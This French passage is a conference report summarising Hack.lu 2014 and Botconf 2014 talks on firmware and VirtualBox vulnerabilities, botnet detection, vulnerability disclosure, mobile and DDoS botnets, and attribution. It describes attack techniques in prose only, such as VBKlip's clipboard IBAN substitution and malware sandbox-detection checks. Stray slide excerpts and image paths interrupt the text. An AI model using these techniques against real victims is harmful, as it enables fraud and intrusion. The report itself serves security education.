« Le principal avantage de Mitmproxy réside dans le fait qu'il est facilement extensible grâce à une interface en ligne de commandes et ses fonctionnalités modulaires et scriptables »

Là où beaucoup d'attaquants se seraient arrêtés, Amihai a décidé de poursuivre ses recherches en se focalisant sur l'analyse du point d'accès WiFi, et l'audit du firmware. Ce dernier était disponible en téléchargement sur le site de l'éditeur. Très rapidement, il a rencontré de nouvelles difficultés, notamment liées à l'identification de la version logicielle exacte de l'application et à son analyse (rétro-ingénierie : format de fichier, dépendances logicielles, etc.). Il a également rencontré des difficultés liées à la création d'une machine virtuelle émulant le point d'accès afin de s'attaquer à une copie conforme de point d'accès, sans alerter les équipes techniques en charge du réseau de Tel-Haviv. Une fois ces dernières surmontées (non sans peine), il a enfin pu débuter la phase de recherche de vulnérabilités à proprement parler.



Dans un premier temps, il a identifié une vulnérabilité liée à un manque de filtrage au sein des paramètres de l'application. Il s'agissait, en l'occurrence, d'une vulnérabilité de type format string au sein de la gestion des cookies par l'application. Toutefois, les conditions d'exploitation étaient

limitées par les attributs des Cookies. En effet, l'exploitation de cette faille impliquait l'utilisation d'une chaine de caractères relativement longue. Or, la taille des cookies ne pouvait pas dépasser les 4096 caractères (RFC2119).
Il parvint finalement à identifier une seconde vulnérabilité du même type, qu'il parvint à exploiter sans restriction. L'exploitation de cette vulnérabilité lui permit de prendre le contrôle du point d'accès et d'en modifier sa configuration afin, par exemple, de rediriger le trafic et d'intercepter les communications transitant par ce dernier.


Enfin, AMihai conclut sa présentation par la phase de dialogue avec l'éditeur en question, Peplink, pour corriger les vulnérabilités identifiées. Ce dernier a accueilli relativement bien les recherches d'AMihai et alla même jusqu'à le remercier de sa contribution bénéfique pour les produits vendus.

Breaking Out of VirtualBox through 3D Acceleration


Francisco Falcon (@fdfalcon)

Slides
http://archive.hack.lu/2014/Falcon-Breaking_Out_of_VirtualBox_through_3D_Acceleration.pdf

Francisco Falcon, chercheur chez Core Security nous présenta également un retour d'expérience concernant la recherche et l'exploitation de faille de sécurité. Ce dernier est revenu sur ses recherches sur l'un des outils de virtualisation les plus connus du public, VirtualBox, ainsi que sur la manière dont les fonctionnalités d'accélération 3D proposées avec le composant Guest Additions peuvent être exploitées pour compromettre le système hôte. Cette fonctionnalité d'accélération 3D permet aux machines virtuelles émulées d'utiliser le GPU de la machine hôte dans le but d'améliorer les performances du rendu des graphismes 3D, et ce, en tirant parti des APIs OpenGL ou Direct3D. La complexité de l'application qui s'exécute dans le contexte de l'hyperviseur de VirtualBox ouvre ainsi la porte à des problèmes de sécurité.



La présentation a débuté par une rapide mise en contexte des processus de communication entre les machines invitées/hôtes sur Virtualbox et, la façon dont l'application implémente l'accélération matérielle 3D pour les rendus graphiques d'OpenGL. Il a détaillé trois vulnérabilités référencées CVE-2014-0981, CVE-2014-0982 et CVE-2014-0983 découvertes lors de ses recherches, ainsi que la technique d'exploitation de ces failles. Cette dernière nécessite de contourner le mécanisme de distribution aléatoire de l'espace d'adressage du système (ASLR). Ces trois vulnérabilités résultaient d'un manque de validation des entrées pouvant être exploité afin de provoquer de multiples corruptions de la mémoire permettant à un attaquant de s'échapper de la machine virtuelle et de prendre le contrôle du système hôte.



Botnets Behavioral Patterns in the Network

Sebastian Garcia

Slides
http://archive.hack.lu/2014/Botnets%20Behavioral%20Patterns%20in%20the%20Network%20-%20Garcia%20Sebastian.pdf

La présentation suivante fut réalisée par Sebastian Garcia, un étudiant à la CTU University en République tchèque. Sebastian a proposé un état de l'art des mécanismes de détection des botnets. Il s'est en particulier intéressé à leur efficacité, en terme d'identification de Traces, de réputation, de détection d'anomalie et d'apprentissage comportemental. Chacun de ces procédés ayant ses avantages et ses inconvénients.

Sebastian a ensuite proposé un nouveau concept permettant d'optimiser la détection des botnets. Ce concept repose sur l'agrégation de 4 informations les adresses IP et les ports d'origine et de destination. Via l'agrégation de ces informations, il a proposé un modèle permettant l'analyse de ces événements.


Ce modèle repose sur :

- la taille des paquets ;
- la durée des échanges ;
- la périodicité des flux.

WHY THE FOCUS ON THIRD PARTY

- Windows runs lots of third-party code. That code becomes attack surface for Microsoft users.
  - Adobe Reader and Oracle Java account for the majority exploits used to compromise PCs
- Not just PC software
  - Routers in our datacenters
  - Firmware in our devices
  - Apps in our software stores

En se basant sur ces informations, Sebastian a expliqué comment attribuer un code spécifique (36 états possibles) afin de mettre en place un mécanisme de détection de botnet tirant parti des chaînes de Markov.



En environnement de test, il est intéressant de noter que ce modèle de détection est l'un de ceux qui obtiennent les meilleurs résultats avec un taux de détection de 78% (pouvant atteindre 93%).

Microsoft Vulnerability Research: How to be a Finder as a Vendor

Jeremy Brown

Slides

http://archive.hack.lu/2014/Microsoft%20Vulnerability%20Research%20-%20How%20to%20be%20a%20Finder%20as%20a%20Vendor.pdf


Enfin, la dernière conférence a été donnée par Jeremy Brown, de Microsoft. Celle-ci a abordé la problématique de la divulgation de faille en interne. Créé en 2008 par Microsoft, le MicroSoft Vulnerability Research (MSVR) ne doit pas être confondu avec le MSRC (Microsoft Security Response Center) ou encore avec le programme de récompense (Microsoft Bounty Programs). En effet, le premier s'intéresse aux vulnérabilités affectant les produits Microsoft (et qui donne lieu au célèbre Patch Tuesday) tandis que le second s'intéresse à la découverte de nouvelles techniques d'exploitation fonctionnelles contre les produits Microsoft.

CASE STUDY: COMODO GEEKBUDDY

- CVE-2014-7872
  - Comodo GeekBuddy Privilege Escalation
- What is GeekBuddy and how does it work?

Ainsi, le MSVR est un programme interne à Microsoft spécialement conçu pour coordonner la remontée de failles de sécurité découvertes par les employés du groupe aux éditeurs de logiciels tiers (Apple, Adobe, Google, IBM, HP, etc.). Ce programme permet ainsi d'assister les personnes identifiant de nouvelles vulnérabilités dans la démarche d'échange avec l'éditeur de la solution impactée et d'obtenir un support auprès de celui-ci en toute transparence et avec tout le poids que peut représenter la firme de Richmond. Il est à noter que ce type de programme favorisant la publication responsable de vulnérabilité permet à l'éditeur de conserver de bonnes relations avec les autres éditeurs et réduit le risque de divulgation publique de vulnérabilité jusqu'alors inconnue par les employés de Microsoft.

- Use a Markov Chain to represent the probabilities of the transitions on each chain of states.



	a	b	c
a	0.1	0.6	0.3
b	0.25	0.05	0.7
c	0.7	0.3	0

Enfin, il est intéressant de constater que malgré le poids que Microsoft peut représenter, les responsables du MSVR rencontrent les mêmes difficultés que les chercheurs indépendants ou les plus petites structures souhaitant remonter une faille de sécurité à un éditeur pour contribuer à l'amélioration de ses produits. Parmi les obstacles rencontrés, on notera notamment :

- la difficulté d'identifier un contact technique chez l'éditeur en question ;
- l'absence de réponse de certains éditeurs (jusqu'au jour où la vulnérabilité est rendue publique) ;
- ou encore, comme très souvent, le manque de considération du travail réalisé, résultant en l'absence de correctifs.

La liste des vulnérabilités remontées par les employées de Microsoft est accessible à l'adresse suivante : https://technet.microsoft.com/en-us/security/msvr/dn602600.aspx#APUMA.

CTF results and more

Pour finir, lors de cette dernière journée de conférence, nous avons assisté à la remise des prix de l'épreuve de CTF organisé par FluxFingers de l'Université de Ruhr Bochu.

Nous avons également eu l'occasion de participer à cette remise des prix puisque l'équipe d'XMCO « I Don't Know » a été classée sur la troisième marche du podium parmi les dix-sept équipes ayant participé localement à ces deux jours de challenges.

Pour les personnes souhaitant s'essayer aux épreuves, ces dernières restent accessibles à l'adresse suivante :
https://wildwildweb.fluxfingers.net

Nous attendons maintenant avec impatience la onzième édition de la Hack.Lu !

Références

- http://archive.hack.lu/2014/

BOTCONF 2014

par Arnaud Reygnaud

Comme son nom l'indique, la thématique de cette conférence est clairement orientée vers les Botnets, même s'il est aujourd'hui difficile d'apposer une définition claire à ce terme. Pour faire simple, un botnet c'est un ensemble de machines compromises et contrôlées par un utilisateur distant via un serveur de commande et de contrôle (alias C&C). La grande question sera donc : comment définir et catégoriser ces « ensembles » de machines (techniques de compromission, OS, serveur de contrôle commun, méthodes de réception/envoi d'informations, etc.) ? La conférence a donc été un bon moyen de réaliser l'étendue de ces concepts bien que de nombreuses définitions se soient entrecroisées. En raison d'un conflit d'agenda, il ne nous a été possible d'assister qu'aux deux dernières journées de la Botconf 2014.

> Jour #2

Workshop - Feedback on Windbg Usage

Paul Rascagnères

Slides


https://www.botconf.eu/wp-content/uploads/2014/12/2014-2.1-Workshop-Feedback-on-Windbg-Usage.pdf

Video

https://www.youtube.com/watch?v=l2ZSG_96PoM

Pour débuter cette journée, Paul Rascagnères a sorti la panoplie du parfait débugger en endossant le costume du Père Noel ! Rien de mieux qu'un brin d'humour pour entamer ce Workshop dédié à l'outil WinDBG. Il s'agissait avant tout d'un retour d'expérience présenté sous forme de « Cheat Sheet ». Et, comme l'a bien indiqué Paul, les avis peuvent diverger d'un utilisateur à un autre.

WinDBG est avant tout un outil puissant qui peut cependant apporter son lot de déconvenues s'il n'est pas un minimum maitrisé. Pour citer notre Père Noel du jour, « c'est comme utiliser une scie circulaire pour peler une orange ». Il est même possible de le combiner à des scripts en python à l'aide de l'extension « pykd ». D'autres outils ont également été évoqués à l'instar de « Virtual kd » ou « Volatility ».



Enfin, toujours dans une ambiance bon enfant et après nous avoir fait écouter un extrait de la chanteuse belge Régine, Paul a présenté quelques commandes fréquemment utilisées sous WinDBG :

- .tlist permettant de lister les processus en mémoire ;
- .log open permettant d'enregistrer la session de debug ;

- !object ;
- !chkimg -d nt ;
- etc.

La conclusion est simple, WinDBG est un outil ultra complet, mais il faut du temps pour le maitriser.

A Timeline of Mobile Botnets
Ruchna Nigam

Slides
https://www.botconf.eu/wp-content/uploads/2014/12/2014-2.2-A-Timeline-of-Mobile-Botnets.pdf


Whitepaper
https://www.botconf.eu/wp-content/uploads/2014/12/2014-2.2-A-Timeline-of-Mobile-Botnets-PAPER.pdf

Ruchna Nigam s'est ensuite penchée sur l'historique des Botnets liés aux mobiles / smartphones. Plusieurs raisons viennent expliquer la croissance des attaques sur ces plateformes. D'une part, l'explosion du parc mobile depuis quelques années ; d'autre part la facilité de développement apportée en grande partie par Android. De manière générale, 93% des Botnets mobiles fonctionnent sous Android.

La présentation a débuté avec Yxes (Symbian - 2009), un botnet mobile lié à un C&C disposant de la capacité de se propager par SMS, mais n'étant pas en mesure d'exécuter des commandes (pas génial, mais les prémisses étaient déjà là).

Arrive ensuite Eeki.B (iOS - 2009) ciblant les iPhone jailbreakés. Ce dernier scannait le réseau local à la recherche d'autres iPhones en essayant de se connecter via SSH avec des identifiants par défaut. À la différence de Yxes, il lui était possible d'exécuter des commandes envoyées par le C&C. D'autres exemples ont suivi à l'instar de ZITMO (ZeuS) touchant également BlackBerry, Android, Windows, etc. ou plus récemment AndroRAT (2013), BadNews (2013), etc.

Si 2013 est considérée comme une année charnière du point de vue des statistiques de compromissions, 2014 est quant à elle l'année de l'explosion des ransomwares. Mais on s'éloigne alors de la notion même de Botnet. Les précédents malwares identifiés « se contentaient » de récupérer des informations inhérentes au mobile (contacts, SMS, notes, numéro imei, etc.). Dorénavant, toutes les données et fonctionnalités de l'appareil sont exploitées.



L'un des problèmes soulevés par Ruchna a été la gestion des droits des applications « légitimes », ou encore le facteur « People don't think... », l'utilisateur ayant la fâcheuse tendance à valider une installation sans lire quoi que ce soit (problème récurrent à de nombreux autres éléments de sécurité...). Quelques secondes / minutes de lecture suffisent pourtant à comprendre ce qu'une application va avoir le droit de réaliser sur son smartphone et d'en mesurer les conséquences. La différenciation entre applications légitimes et malwares se veut donc de plus en plus complexe.

Après ces explications, les techniques de communication et de propagation de ces logiciels malveillants ont été évoquées. On retrouve trois solutions, HTTP, SMS ou combinaison des deux. La majorité des botnets utilise le protocole HTTP afin de communiquer, le SMS servant essentiellement comme solution d'appui en cas d'indisponibilité du premier. Enfin, les facteurs d'infection ont été présentés avec sur le devant de la scène des marchés alternatifs, des techniques de « drive-by download », voire des marchés officiels.

« les techniques de communication et de propagation de ces logiciels malveillants ont été évoquées. On retrouve trois solutions, HTTP, SMS ou combinaison des deux... »

La conclusion est simple, les Botnets sont de plus en plus nombreux, de plus en plus complexes et de plus en plus durs à détecter. La solution pourrait reposer sur le « Module Network Level Detection »... Quid des IOT (Internet Of Things) ?

Ad Fraud Botnets 101

Oleksandr Tsvyashchenko, Sebastian Millius et Douglas de Jager

Les publicités / affichages publicitaires étaient au cœur de cette troisième allocution. Il s'avère que la gestion de ces derniers se révèle être un véritable calvaire (la métaphore d'un écosystème représenté par un sac de nœuds a d'ailleurs été évoquée). Cela rend la détection de fraudes relativement complexe (notamment la détection du « Ghost Browsing » permettant de simuler des clics ou du trafic afin de générer des revenus). Entre le publicitaire et les vendeurs d'espaces publicitaires, le lien n'est jamais direct et plusieurs dizaines si ce n'est centaines d'intermédiaires se partagent la revente d'espaces et le trafic généré. Différentes solutions de rémunération ont été présentées : CPC (« Cost Per Click »), CPM (« Cost Per Mile ») ou encore CPE (« Cost Per Engagement »). Ce vaste désordre permet aux techniques de « Clickfraud » de prospérer (détournement / manipulation de publicités, etc.) et d'engranger toujours plus de revenus. La détection de ces fraudes devient alors une véritable problématique et il est difficile de différencier les publicités légitimes des abus.

Mais quel est le lien avec les botnets ? Du côté des fraudeurs, le principe est de simuler le comportement d'un utilisateur « humain » sur un maximum de machines contrôlées afin de générer des revenus. Pour cela, il suffit d'utiliser des outils d'automatisation à l'instar de ChromeDriver ou certaines méthodes de l'API d'Internet Explorer sur les machines infectées, dans le but de générer des clics à l'insu de l'utilisateur. Toute la difficulté de ces mécanismes provient de « l'humanisation ». Il est en effet facile de détecter des patterns de clics afin de les invalider. L'objectif est donc de coller au maximum à un comportement humain afin de déjouer les solutions de détection et d'engranger toujours plus d'argent.

Condenser : A Graph-Based Approach for Detecting Botnets


Pedro Camelo, Joao Moura et Ludwig Krippahl

Slides
https://www.botconf.eu/wp-content/uploads/2014/12/2014-2.4-CONDENSER-A-Graph-Based-Approach-for-Detecting-Botnets.pdf

Whitepaper
https://www.botconf.eu/wp-content/uploads/2014/12/2014-2.4-CONDENSER-A-Graph-Based-Approach-for-Detecting-Botnets-PAPER.pdf

Video
https://www.youtube.com/watch?v=XpSHHbktoFY

Comme cela a été évoqué à de nombreuses reprises, la détection des botnets est de plus en plus difficile. L'outil CONDENSER nous a ici été présenté. Il permet d'identifier des botnets en se basant sur les données générées par leur activité (inspection de paquets, requêtes DNS, etc.).



Différentes sources d'information sont donc corrélées afin d'établir des graphes permettant de déduire la signature du botnet. À cela s'ajoute une approche orientée intelligence artificielle (machine learning) dans laquelle des algorithmes étudient le trafic et identifient les éléments anormaux avec classifications des données, etc.

APT Investigation Backstage

Yvan Fontarensky, Fabien Périgaud, Ronan Mouchoux, Cédric Pernet et David Bizeul

Yvan Fontarensky et Ronan Mouchoux se sont lancés dans une présentation orientée management dans laquelle des techniques d'investigation permettant de révéler des comportements suspects ont été évoquées. Il s'agissait avant tout d'un condensat tiré de leurs expériences d'analyses d'APT. Différents facteurs peuvent ainsi attirer l'attention :

- L'utilisation d'un grand nombre de solutions de chiffrement (trop chiffrer est souvent suspect) ;
- L'achat consécutif de serveurs anonymes ;
- Les soumissions à répétition de malwares sur des services de détection comme VirusTotal ;
- L'utilisation de « Junk Mails » / « Boites poubelles » ;
- Les horaires « anormaux » ;
- Les techniques de « typosquatting » ;

- Le comportement sur les réseaux sociaux ;
- L'utilisation de solutions de paiement non traçables, etc.

Cette introduction a permis de poursuivre sur des problématiques inhérentes à la gestion d'équipe. Il faut tout d'abord déterminer les ressources nécessaires en gardant en tête que le nombre n'est pas gage de qualité. Il s'avère primordial de tirer le maximum de chacun sans perdre de temps, afin d'optimiser le partage d'informations et la production de résultats.

Pour ce faire, il est important de réfléchir aux aspects techniques comme à la communication. Il faut également établir des règles destinées à normaliser les informations récoltées pour en maximiser l'utilisation et l'exploitation. Sans ces différentes caractéristiques, travailler en équipe durant des opérations de forensics ou autre peut devenir un véritable calvaire. Le facteur humain joue également un rôle important qu'il convient de ne pas sous-estimer. Enfin, une dernière problématique a été soulevée : que faire des données des attaquants (eux aussi ont une vie, un travail, des raisons ayant motivé leurs actes, etc.).

Middle Income Malware Actors in Poland: BVKlip and Beyond


Lukasz Siewierski

Slides

https://www.botconf.eu/wp-content/uploads/2014/12/2014-2.6-Middle-Income-Malware-Actors-in-Poland-VBKlip-and-Beyond.pdf

Lukasz (CERT.pl) a présenté un malware actuellement en plein essor en Pologne ciblant principalement les services d'e-banking et les transactions bancaires. Il faut savoir que le format IBAN en Pologne est le suivant « PLCC AAAA AAAA BBBB BBBB BBBB BBBB », avec :

- À = code banque (positions 1 à 3) ;
- B = n° de compte ;
- C = clefs (somme de contrôle).



Le poste de la victime est tout d'abord compromis par mail au moyen d'une pièce jointe contenant le malware VBKlip ou Banatrix. La technique ensuite employée est la suivante :

- réception d'un PDF avec une demande de transaction (pratique courante en Pologne) ;
- la victime copie l'IBAN dans le presse-papier ;
- le contenu est modifié à la volée (par le numéro de compte de l'attaquant) si le format est respecté (26 caractères) ;
- la victime colle le contenu sans nécessairement revérifier qu'il s'agit bien de son numéro ;
- l'argent est transféré vers le compte de l'attaquant.

Méthode simple, mais relativement efficace.

Bypassing Sandboxes for Fun

Paul Jung

Slides


https://www.botconf.eu/wp-content/uploads/2014/12/2014-2.7-Bypassing-Sandboxes-for-Fun.pdf

Video

https://www.youtube.com/watch?v=npJ-qo6Sw2k

Paul Jung s'est penché sur les sandboxes et plus précisément sur l'utilisation de ces dernières dans les outils de Détection d'Intrusion (IDS). Les attaquants connaissent parfaitement ces techniques et s'affairent à détecter si leurs logiciels sont exécutés dans une sandbox afin d'en changer le comportement ou de ne rien faire.

Pour ce faire, des clefs de registres vont être étudiées, des drivers spécifiques, des informations sur les périphériques, les adresses MAC, des Active Directories, l'historique des navigateurs, le nombre de CPUs (souvent un seul pour des VMs), etc. Le but est tout simplement de récolter des indices afin de savoir s'il s'agit d'un environnement virtualisé ou pas.



Plusieurs outils ont ainsi été comparés : VMWare, VirtualBox, Comodo, Cuckoo, FireEye, Anubis, Joe Sandbox, etc. Aucune

solution ne sort vraiment du lot. Joe Sandbox a semblé plus robuste que les autres en terme de « dissimulation » de la couche de virtualisation utilisée par la sandbox, mais rien ne permet de considérer qu'il s'agit d'une meilleure solution que les autres.

Learning Attribution Techniques by Researching a Bitcoin Stealing Cyber Criminal

Mark Arena

Réalisée en mode Sherlock, cette présentation avait pour objectif de nous montrer le cheminement ayant permis de remonter à un cybercriminel à partir de simples informations. Pour cela, des outils variés ont été utilisés et présentés : à l'instar de domaintools, maltego, des moteurs de recherche google/bing, virustotal, etc.

Trois grandes questions se posent au commencement de l'enquête : qui ? Quoi ? Pourquoi ?

Aujourd'hui, la plus grande difficulté pour un attaquant est de laisser le moins de traces possible ou de brouiller au maximum les indices permettant de remonter jusqu'à son identité. Même avec la plus grande attention, il est « quasiment impossible » de rester totalement invisible.
Du côté du ou des enquêteurs, il s'agira d'un véritable travail de fourmi au cours duquel il faudra récupérer le maximum d'informations, les corréler et dégager « le bruit » inhérent à cette masse de données.

Notre étude de cas s'est portée sur un détournement de bitcoins que l'orateur a décrit étape par étape. L'attaquant a ainsi pu être retrouvé ou du moins localisé à partir de quelques informations que nous avons épluchées et qui ont conduit, de fil en aiguille, à de nouvelles informations. En quelques mots, blockchains > pseudo > forum (dans lequel un pseudo similaire était utilisé) > virus total > emails > nom de domaine > etc. Bien évidemment, ce résumé synthétique est un simple raccourci du travail réel, mais il permet de constater la méthodologie déployée pour remonter à l'origine.
L'erreur de l'attaquant ? La réutilisation d'un même pseudonyme comme c'est le cas de bon nombre d'utilisateurs.


La conclusion se veut simple, il est plus que difficile à moyen et long terme de maintenir plusieurs identités sur Internet sans que des éléments ne permettent de les entrecroiser et donc de mener à une même identité. Et pour les intéressés, le mystérieux utilisateur est probablement situé en France.

The Russian DDoS One : Booters to Botnets

Dennis Schwarz

Slides
https://www.botconf.eu/wp-content/uploads/2014/12/2014-2.9-The-Russian-DDoS-One-Booters-to-Botnets.pdf

Video
https://www.youtube.com/watch?v=eMgKAWfWZlA



La présentation mettait en avant le développement des botnets sous la forme de véritables produits marketing avec leurs panels de clients, cibles, personnalisations, etc. Tout un écosystème gravite autour de ces produits générant un véritable modèle économique. Tout comme pour des produits classiques, on retrouve donc des services de notation et de réputation permettant de donner son avis, des plateformes faisant office de service client, des comparateurs, des vouchers, des publicités, des formules et abonnements, etc. Divers botnets ont ensuite été évoqués afin d'illustrer ces modèles économiques.

Chinese Chicken: Multiplatform DDoS Botnets


Peter Kalnai et Jaromir Horejsi

Slides
https://www.botconf.eu/wp-content/uploads/2014/12/2014-2.10-Chinese-Chicken-Multiplatform-DDoS-Botnets.pdf

Video
https://www.youtube.com/watch?v=lEOT-EXne80

Cette présentation a été une nouvelle occasion de parler des attaques par déni de service. Dans le cas présent, il s'agissait d'un botnet multiplateforme touchant de nombreux serveurs Linux à l'aide de binaires ELF malveillants.

La présentation a débuté par une timeline suivie des outils utilisés (Elknot, Bill Gates, Mr. Black, IptabLes/IptabLex, XOR.DDoS, Gh0stRAT), des techniques de compromission à l'instar de la récente faille Shellshock ou encore des solutions de bruteforce SSH, de la classique MS08-067, RCE Elasticsearch (CVE-2014-3120), etc.



Divers éléments ont également été mis en avant concernant les binaires employés (caractéristiques communes, obfuscation, etc.) ou encore les statistiques de compromission (noms de fichiers employés, profils des victimes, etc.).

Ponmocup Hunter 2.0 - The Sequel

Tom Ueltschi


Slides

https://www.botconf.eu/wp-content/uploads/2014/12/2014-2.11-Ponmocup-Hunter-2.0-The-Sequel.pdf

Video

https://www.youtube.com/watch?v=XpyQTQouuKc&feature=youtu.be

Tom Ueltschi a clôturé cette seconde journée en présentant les évolutions de son projet ciblant le botnet Ponmocup. Une première initiation avait eu lieu durant la précédente Botconf de 2013.



Tom traque ce botnet depuis plusieurs années et l'envergure actuelle dépasse les 20 millions de machines infectées, ce qui lui offre une base de travail plus que conséquente. Diverses statistiques et analyses basées sur ses travaux ont ainsi pu être présentées à l'audience, ainsi que des détails sur le kit d'exploitation Zuponcic.

L'objectif actuel du chercheur est de découvrir davantage de machines compromises à l'aide du script « Ponmocup Finder » codé en Python et testé sur une liste du classement Alexa, regroupant plus d'un million de sites. Pour ceux qui en doutaient, être dans ce classement ne reflète en rien le niveau de sécurité d'un site. Il reste encore beaucoup de travail à réaliser et Tom ne manque visiblement pas d'idées pour faire évoluer son projet. À ce titre, les personnes motivées peuvent le rejoindre pour y contribuer.

> Jour #3

A New Look at Fast Flux Proxy Networks

Hendrik Adrian (@unixfreaxjp) et Dhia Mahjoub (@dhialite)

Slides

https://www.botconf.eu/wp-content/uploads/2014/12/2014-3.1-A-New-Look-at-Fast-Flux-Proxy-Networks.pdf

Video

http://youtu.be/eC2jPNU0NZI

